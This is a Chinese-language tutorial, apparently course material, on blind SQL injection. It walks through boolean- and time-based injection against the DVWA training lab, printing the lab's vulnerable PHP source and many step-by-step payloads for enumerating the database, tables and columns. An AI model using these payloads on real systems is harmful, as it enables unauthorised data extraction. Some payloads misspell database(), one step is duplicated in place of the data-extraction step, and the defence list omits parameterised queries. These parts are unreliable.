- 有一些SQL注入可以将SQL执行的结果回显，这种情况下，可以直接通过回显的结果来显示想要查询的各类信息。
- 但是，实际情况中，具有回显的注入点非常罕见。在这种情况下就需要利用SQL盲注。

SQL盲注是不能通过直接显示的途径来获取数据库数据的方法。在盲注中，攻击者根据其返回页面的不同来判断信息（可能是页面内容的不同，也可以是响应时间不同）。一般情况下，盲注可分为三类：**基于布尔SQL盲注、基于时间的SQL盲注、基于报错的SQL盲注。**

常用SQL函数

- ✓ **Substr函数**的用法：取得字符串中指定起始位置和长度的字符串，默认是从起始位置到结束的子串。语法为：**substr(string, start_position, [length])**，比如**substr('目标字符串',开始位置,长度)**，再如**substr('This is a test', 6, 2)** 将返回 'is'。
- ✓ **If函数**的用法：如果满足一个条件可以赋一个需要的值。语法：**IF(expr1,expr2,expr3)**，其中，**expr1**是判断条件，**expr2**和**expr3**是符合**expr1**的自定义的返回结果，**expr1**为真则返回**expr2**，否则返回**expr3**。
- ✓ **Sleep函数**的用法：**sleep(n)**让语句停留n秒时间，然后返回0，如果执行被打断，返回1。
- ✓ **Ascii函数**的用法：返回字符的ASCII码值。

基于布尔的SQL盲注

对于一个注入点，页面只返回**True**和**False**两种类型页面，此时可以利用基于布尔的盲注。布尔盲注就是通过判断语句来猜解，如果判断条件正确则页面显示正常，否则报错，这样一轮一轮猜下去直到猜对，是挺麻烦但是相对简单的盲注方式。



实验七：DVWA中的SQL Injection(Blind)实践

接下来，通过DVWA中提供的注入案例，进行手工盲注，目标是推测出数据库、表和字段。手工盲注的过程，就像你与一个机器人聊天，这个机器人知道的很多，但只会回答“是”或者“不是”，因此你需要询问它这样的问题，例如“数据库名字的第一个字母是不是a啊？”，通过这种机械的询问，最终获得你想要的数据库。

第一步：判断是否存在注入，注入是字符型还是数字型

输入1，显示相应用户存在：

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1
First name: admin
Surname: admin

输入1' and 1=1 #, 单引号为了闭合原来SQL语句中的第一个单引号, 而后面的#为了闭合后面的单引号。运行后, 显示存在:

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and 1=1 #
First name: admin
Surname: admin

输入1 and 1=1试试? 好像也行, 原因? Mysql对数值型字段输入的如果有非字符, 有默认处理, 只提取前面有效数字使用, 所以, 也可以利用这一点来判断是否是数值型还是字符型的注入。

输入1' and 1=2 #, 显示不存在:

Vulnerability: SQL Injection (Blind)

User ID:

Submit

说明存在字符型的SQL盲注。

点页面右下角View Source，来查看源代码

Damn Vulnerable Web App (DVWA) v1.8 :: Source

SQL Injection (Blind) Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows
($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}

?>
```

第二步：猜解当前数据库名

想要猜解数据库名，首先要猜解数据库名的长度，然后挨个猜解字符。

输入 `1' and length(database())=1 #`，显示不存在；

输入 `1' and length(database())=2 #`，显示不存在；

输入 `1' and length(database())=3 #`，显示不存在；

输入 `1' and length(database())=4 #`，显示存在：

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and length(database())=4 #
First name: admin
Surname: admin

说明数据库名长度为4。

思考：如何获得数据库名字？一个个数据库名字尝试？何不采用二分法？

输入 `1' and ascii(substr(databse(),1,1))>97 #`，显示存在，说明数据库名的第一个字符的ascii值大于97（小写字母a的ascii值）；

输入 `1' and ascii(substr(databse(),1,1))<122 #`，显示存在，说明数据库名的第一个字符的ascii值小于122（小写字母z的ascii值）；

输入 `1' and ascii(substr(databse(),1,1))<109 #`，显示存在，说明数据库名的第一个字符的ascii值小于109（小写字母m的ascii值）；

输入 `1' and ascii(substr(databse(),1,1))<103 #`，显示存在，说明数据库名的第一个字符的ascii值小于103（小写字母g的ascii值）；

输入 `1' and ascii(substr(databse(),1,1))<100 #`，显示不存在，说明数据库名的第一个字符的ascii值不小于100（小写字母d的ascii值）；

输入 `1' and ascii(substr(databse(),1,1))>100 #`，显示不存在，说明数据库名的第一个字符的ascii值不大于100（小写字母d的ascii值），所以数据库名的第一个字符的ascii值为100，即小写字母d。

...

重复上述步骤，就可以猜解出完整的数据库名（dvwa）了。

第三步：猜解数据库中的表名

首先猜解数据库中表的数量：

1' and (select count (table_name) from information_schema.tables where table_schema=database())=1 # 显示不存在

1' and (select count (table_name) from information_schema.tables where table_schema=database())=2 # 显示存在

说明数据库中共有两个表。

接着挨个猜解表名：

```
1' and length(substr((select table_name from information_schema.tables  
where table_schema=database() limit 0,1),1))=1 # 显示不存在
```

```
1' and length(substr((select table_name from information_schema.tables  
where table_schema=database() limit 0,1),1))=2 # 显示不存在
```

...

```
1' and length(substr((select table_name from information_schema.tables  
where table_schema=database() limit 0,1),1))=9 # 显示存在
```

说明第一个表名长度为9。

接下来，继续用二分法来猜测表名。

```
1' and ascii(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1,1))>97 # 显示存在
```

```
1' and ascii(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1,1))<122 # 显示存在
```

```
1' and ascii(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1,1))<109 # 显示存在
```

```
1' and ascii(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1,1))<103 # 显示不存在
```

```
1' and ascii(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1,1))>103 # 显示不存在
```

说明第一个表的名字的第一个字符为小写字母g。

重复上述步骤，即可猜解出两个表名（guestbook、users）。

第四步：猜解表中的字段名

首先猜解表中字段的数量：

1' and (select count(column_name) from information_schema.columns
where table_name= ' users')=1# 显示不存在

...

1' and (select count(column_name) from information_schema.columns
where table_name= ' users')=8 # 显示存在

说明users表有8个字段。



接着挨个猜解字段名：

```
1' and length(substr((select column_name from  
information_schema.columns where table_name= ' users' limit 0,1),1))=1
```

显示不存在

...

```
1' and length(substr((select column_name from  
information_schema.columns where table_name= ' users' limit 0,1),1))=7
```

显示存在

说明users表的第一个字段为7个字符长度。

采用二分法，即可猜解出所有字段名。

第五步：猜解表中数据

继续用二分法

第四步：猜解表中的字段名

首先猜解表中字段的数量：

1' and (select count(column_name) from information_schema.columns
where table_name= ' users')=1# 显示不存在

...

1' and (select count(column_name) from information_schema.columns
where table_name= ' users')=8 # 显示存在

说明users表有8个字段。

基于时间的SQL盲注

也可以使用基于时间的SQL盲注

首先判断是否存在注入，注入是字符型还是数字型：

输入 `1' and sleep(5) #`，感觉到明显延迟

输入 `1 and sleep(5) #`，没有延迟

说明存在字符型的基于时间的盲注。

猜解当前数据库名字长度：

`1' and if(length(database())=1,sleep(5),1) #`没有延迟

`1' and if(length(database())=4,sleep(5),1) #`明显延迟

采用二分法猜解数据库名：

`1' and if(ascii(substr(database(),1,1))>97,sleep(5),1) #`明显延迟

以此类推，猜解表、字段和数据

知识点四：SQL注入的防御措施



防御措施

由于越来越多的攻击利用了SQL注入技术，也随之产生了很多试图解决注入漏洞的方案。目前被提出的方案有

SQL注入防御措施

1

在服务端正式处理之前对提交数据的合法性进行检查

2

封装客户端提交信息

3

替换或删除敏感字符/字符串

4

屏蔽出错信息

1. 对提交数据的合法性进行检查

方案1被公认是最根本的解决方案，**在确认客户端的输入合法之前，服务端拒绝进行关键性的处理操作**，不过这需要开发者能够以一种安全的方式来构建网络应用程序，虽然已有大量针对在网络应用程序开发中如何安全地访问数据库的文档出版，但仍然有很多开发者缺乏足够的安全意识，造成开发出的产品中依旧存在注入漏洞。

2. 封装客户端提交信息

案2的做法需要RDBMS的支持，目前只有Oracle采用该技术

3. 替换或删除敏感字符/字符串

方案3则是一种**不完全的解决措施**，例如，当客户端的输入为 "...ccmdmcmddd..." 时，在对敏感字符串 "cmd" 替换删除以后，剩下的字符正好是 "...cmd..." 。

4. 屏蔽出错信息

方案4是目前**最常被采用的方法**，很多安全文档都认为SQL注入攻击需要通过错误信息收集信息，有些甚至声称某些特殊的任务若缺乏详细的错误信息则不能完成，这使很多安全专家形成一种观念，即注入攻击在缺乏详细错误的情况下不能实施。而实际上，屏蔽错误信息是在服务端处理完毕之后进行补救，攻击其实已经发生，只是企图阻止攻击者知道攻击的结果而已。

通常，上面这些方法需要结合使用